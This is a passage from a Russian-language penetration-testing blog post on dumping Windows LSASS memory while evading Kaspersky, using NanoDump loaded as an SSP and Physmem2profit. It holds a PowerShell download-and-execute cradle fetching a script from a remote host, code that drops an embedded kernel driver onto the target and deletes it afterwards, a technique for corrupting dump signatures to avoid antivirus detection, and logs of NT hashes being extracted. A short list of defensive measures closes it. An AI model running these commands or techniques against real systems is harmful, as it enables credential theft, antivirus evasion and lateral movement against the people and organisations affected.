- Поддержка разных трюков и техник создания дампа (перечислены не все):
  - поиск уже открытых дескрипторов lsass.exe в других процессах [\[ссылка\]](#),
  - использование утекающего хэндла lsass.exe при вызове функции `CreateProcessWithLogonW` [\[ссылка\]](#),
  - загрузка NanoDump в виртуальную память lsass.exe в виде провайдера SSP [\[ссылка\]](#),
  - возможность снятия защиты PPL [\[ссылка\]](#).
- Намеренное повреждение сигнатуры дампа памяти с целью избегания детекта от AV на этапе его записи на диск.
- Компиляция в Beacon Object File (BOF) для выполнения NanoDump из памяти в случае, когда моделируемый злоумышленник обладает сессией «Кобальта» на скомпрометированном сетевом узле.

Для нас, как для пентестеров компаний преимущественно из ru-сегмента, наибольший интерес представляет техника загрузки NanoDump, скомпилированного в виде DLL, прямо в LSASS как SSP, то есть в виде псевдопровайдера аутентификации LSA. Исходя из нашего опыта, на данный момент это и есть слабое место «Касперского».

Для того, чтобы воспользоваться этой техникой без сессии Cobalt Strike, моделируемый злоумышленник должен принести на скомпрометированный узел 2 бинаря: загрузчик библиотеки SSP и, собственно, саму библиотеку SSP. Полагаю, что в скором времени оба они начнут детектироваться по крайней мере на уровне сигнатурного анализа, поэтому воспользовавшись примером [из этого ресерча](#) от [@ShitSecure](#) мы написали свой загрузчик NanoDump SSP из памяти с помощью кредла на PowerShell.

```
Администратор: Windows Po x + v
snovvcrash ~ ♥ 18:03 Get-Process avp*

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
4191 1016 255452 264448 122,52 4440 0 avp
967 127 106740 12264 17,27 10936 1 avpui

snovvcrash ~ ♥ 18:03 ls C:\Windows\Temp\
ls : Не удается найти путь "C:\Windows\Temp\ ", так как он не существует.
строка:1 знак:1
+ ls C:\Windows\Temp\
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Windows\Temp\ String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

snovvcrash ~ ♥ 18:03 iex(new-object net.webclient).DownloadString("http://192.168.0.184/Invoke-NanoDumpSSPInject.ps1")
Done, status: SEC_E_SECPKG_NOT_FOUND, this is normal if DLLMain returns FALSE

[+] Success! Grab the dump from C:\Windows\Temp\

snovvcrash ~ ♥ 18:03 ls C:\Windows\Temp\

Каталог: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         17.04.2022      18:03      12001530

snovvcrash on kali-vm in /mnt/share-host at [17/04 18:06]
$ ~/projects/nanodump/scripts/restore_signature.sh
done, to analyze the dump run:
python3 -m pypykatz lsa minidump
snovvcrash on kali-vm in /mnt/share-host at [17/04 18:08]
$ pypykatz lsa minidump
INFO:root:Parsing file
FILE: =====
== LogonSession ==
authentication_id 135853 (212ad)
session_id 1
username snovvcrash
domainname SNOVVCRASH-DT-W
logon_server SNOVVCRASH-DT-W
logon_time 2022-04-17T14:55:47.570167+00:00
sid S-1-5-21-1167621187-2548585383-1100808975-1001
luid 135853
== MSV ==
Username: snovvcrash
Domain: .
LM: NA
NT: ab34
SHA1: d5
DPAPI: NA
```

Дампим LSASS с помощью NanoDump SSP и восстанавливаем поврежденную сигнатуру

Намеренно не раскрываю исходник крэдла (тем более, что в приведенной выше статье все есть), ибо надеюсь, что этот метод проживет хотя бы еще немного. Ну а в общем, смиренно ждем, когда и эта техника начнет «палиться» KES, чтобы начать искать новые ухищрения для дампа памяти LSASS...

## Physmem2profit

Последним творением, которое мы сегодня рассмотрим, будет проект [Physmem2profit](#) от F-Secure LABS. Его подход к дампу LSASS отличается от остальных тем, что вместо того, чтобы сосредотачиваться на методах уклонения от хуков AV / EDR в userland, он использует **драйвер** WinPmem (часть форензик-проекта [rekall](#)) для получения доступа ко всей физической памяти целевого узла и ищет там область, соответствующую памяти процесса lsass.exe, через монтирование виртуальной ФС [FUSE](#).

Покажем в действии, как заставить это чудо работать:

1. Для начала клонируем репозиторий проекта, рекурсивно разрешая зависимости в виде git-подмодулей.
2. Далее исправим версии библиотек `acora` и `pycryptodome` в зависимостях `rekall-core`, чтобы они дружили с актуальным Python 3.
3. Теперь можно запустить инсталлер, который накатит питонячую виртуальную среду и поставит все, что ему нужно.

#### ► Cmd

```
sn0wvcr$ sh on kali-vm in ~/tools at [23/04 15:31]
$ git clone --recursive https://github.com/FSecureLABS/phymem2profit
Cloning into 'phymem2profit'...
remote: Enumerating objects: 97, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (65/65), done.
remote: Total 97 (delta 47), reused 76 (delta 26), pack-reused 0
Receiving objects: 100% (97/97), 132.60 KiB | 1.47 MiB/s, done.
Resolving deltas: 100% (47/47), done.
Submodule 'rekall' (https://github.com/google/rekall.git) registered for path 'client/rekall'
Cloning into '/home/sn0wvcrash/tools/phymem2profit/client/rekall'...
remote: Enumerating objects: 44557, done.
remote: Total 44557 (delta 0), reused 0 (delta 0), pack-reused 44557
Receiving objects: 100% (44557/44557), 141.84 MiB | 6.19 MiB/s, done.
Resolving deltas: 100% (34440/34440), done.
Submodule path 'client/rekall': checked out '041d6964d871bd3170e9c2890901d2ecd8cdea4d'
sn0wvcr$ sh on kali-vm in ~/tools at [23/04 15:31]
$ cd phymem2profit/client
sn0wvcr$ sh on kali-vm in ~/tools/phymem2profit/client via public at [23/04 15:32]
.: sed -i 's/acora==2.1/acora/g' rekall/rekall-core/setup.py
sn0wvcr$ sh on kali-vm in ~/tools/phymem2profit/client via public at [23/04 15:32]
.: sed -i 's/pycryptodome==3.4.7/pycryptodome/g' rekall/rekall-core/setup.py
sn0wvcr$ sh on kali-vm in ~/tools/phymem2profit/client via public at [23/04 15:32]
.: ./install.sh
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package virtualenv
created virtual environment CPython3.9.7.final.0-64 in 2700ms
creator CPython3Posix(dest=/home/sn0wvcrash/tools/phymem2profit/client/.env, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, wheel=bundle, setuptools=bundle, via=copy, app_data_dir=/home/sn0wvcrash/.local/share/virtualenv)
added seed packages: pip==21.3.1, setuptools==60.0.5, wheel==0.37.1
activators PythonActivator,FishActivator,XonshActivator,CShellActivator,PowerShellActivator,BashActivator
Processing ./rekall/rekall-lib
  Preparing metadata (setup.py) ... done
Processing ./rekall/rekall-core
  Preparing metadata (setup.py) ... done
Processing ./rekall/rekall-agent
  Preparing metadata (setup.py) ... done
Collecting python-intervals
  Using cached python_intervals-1.10.0.post1-py2.py3-none-any.whl (13 kB)
Collecting fusepy
  Using cached fusepy-3.0.1-py3-none-any.whl
```

#### Установка Phymem2profit

Следуя рекомендациям из [этого issue](#), я скачал крайний релиз WinPmem (нам понадобится только файл `kernel/binaries/winpmem_x64.sys`) и обновил [эти константы](#) для изменившегося [интерфейса](#) взаимодействия с драйвером. Внесенные [изменения](#) можно посмотреть в моем форке проекта.

Также среди внесенных изменений — захардкоженный файл драйвера, который автоматически кладется в файловую систему «жертвы» перед установкой соответствующей службы и стирается после ее остановки и удаления:



```

static byte[] Decompress(byte[] data)
{
    MemoryStream input = new MemoryStream(data);
    MemoryStream output = new MemoryStream();
    using (DeflateStream dStream = new DeflateStream(input, CompressionMode.Decompress))
    {
        dStream.CopyTo(output);
    }

    return output.ToArray();
}

// ...

Program.Log("Installing service...");
var sysCompressed = Convert.FromBase64String("<WINPMEM_BYTES_BASE64>");
var sysRawBytes = Decompress(sysCompressed);
File.WriteAllBytes(pathToDriver, sysRawBytes);
OpenOrCreate(pathToDriver);
Program.Log("Service created successfully.", Program.LogMessageSeverity.Success);

// ...

CloseHandle(_hDevice);
Stop();
Delete();
File.Delete(Globals.pathToDriver);
Program.Log("Successfully unloaded the WinPMem driver.",
    Program.LogMessageSeverity.Success);

```

Смотрим, как всем этим пользоваться:

```

# Server-side
PS > .\Physmem2profit.exe --ip <LHOST> --port <LPORT> [--verbose] [--hidden]

# Client-side
~$ python3 physmem2profit --host <RHOST> --port <RPORT> --install
"C:/Windows/Temp/winpmem_x64.sys" --mode all --driver winpmem

```

Чтобы не упускать преимуществ С#, на котором написана серверная часть, продемонстрируем возможность загрузки и выполнения сборки из памяти.

```
sn0vcrash on kali-vm in ~/www at [23/04 15:02]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.123 - - [23/Apr/2022 15:02:20] "GET /Physem2profit.exe HTTP/1.1" 200 -

sn0vcrash on kali-vm in ~/tools/physem2profit/client via public/ using .env at [23/04 15:02]
$ sudo nmap -Pn -sP 192.168.0.123 -p1337
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-23 15:02 MSK
Nmap scan report for 192.168.0.123
Host is up (0.00026s latency).

PORT      STATE SERVICE
1337/tcp  open  waste
MAC Address: 14:DA:E9:BF:65:95 (Asustek Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
sn0vcrash on kali-vm in ~/tools/physem2profit/client via public/ using .env at [23/04 15:02]
$ python3 physem2profit --host 192.168.0.123 --port 1337 --install "C:/Windows/Temp/debug.sys" --mode all --driver winpmem
[*] Connecting to 192.168.0.123 on port 1337
[*] Connected
[*] Loading config from config.json
[*] Driver installed
[*] Wrote config to config.json
[*] Exposing the physical memory as a file
[*] Analyzing physical memory
[*] Finding LSASS process
[*] LSASS found
[*] Checking for Credential Guard...
[*] No Credential Guard detected
[*] Collecting data for minidump: system info
[*] Collecting data for minidump: module info
[*] Collecting data for minidump: memory info and content
[*] Generating the minidump file
[*] Wrote LSASS minidump to output/dump-2022-04-23-lsass.dmp
[*] Read 78 MB, cached reads 11 MB
sn0vcrash on kali-vm in ~/tools/physem2profit/client via public/ using .env at [23/04 15:03]
$ deactivate
sn0vcrash on kali-vm in ~/tools/physem2profit/client via public/ at [23/04 15:03]
$ pyypkatz ls minidump output/dump-2022-04-23-lsass.dmp
INFO:root:Parsing file output/dump-2022-04-23-lsass.dmp
FILE: ===== output/dump-2022-04-23-lsass.dmp =====
== LogonSession ==
authentication_id 140484 (224c4)
session_id 1
username sn0vcrash
domainname SNOVCRASH-DT-W
logon_server SNOVCRASH-DT-W
logon_time 2022-04-23T11:50:54.959403+00:00
sid S-1-5-21-1107621107-2546885383-1100808975-1001
luid 140484
== MSV ==
Username: sn0vcrash
Domain: .
LUI: NA
NT: ab34
SHA1: d5
DPAPI: NA
```

Дампим LSASS с помощью Physmem2profit

Вуаля, хеши из LSASS получены!

## Противодействие

Вместо заключения приведу несколько рекомендаций, которые помогут свести к минимуму возможности для потенциального злоумышленника сдать LSASS или извлечь из сделанного слежка значительную выгоду:

- Свести к минимуму доступ к любым сетевым узлам в домене с учетными данными пользователей, входящих в привилегированные доменные группы (Domain Admins, Enterprise Admins, Administrators и др.), а для администрирования серверов и рабочих станций использовать выделенные для данных целей УЗ с минимально необходимым набором привилегий (смотрите концепцию [Tiered Access Model](#)).
- Настроить механизм безопасности [Remote Credential Guard](#) для предотвращения сохранения аутентификационных данных пользователей при подключении к удаленным сетевым узлам по протоколу RDP для привилегированных УЗ.
- Использовать механизм [Protected Process \(PPL\)](#) для предотвращения потенциальной возможности доступа к памяти процесса lsass.exe.
- Использовать группу безопасности Windows «[Защищенные пользователи](#)» (Protected Users Security Group) и добавить в нее УЗ критически важных пользователей, например, администраторов домена (эта фишка требует тестирования перед внедрением в прод, поэтому аккуратнее).

- Следовать рекомендациям производителя ОС для снижения риска проведения атак типа Pass-the-Hash.

Ну а пока извечная игра в кошки-мышки между пентестерами и вендорами антивирусного ПО продолжается, Happy hacking!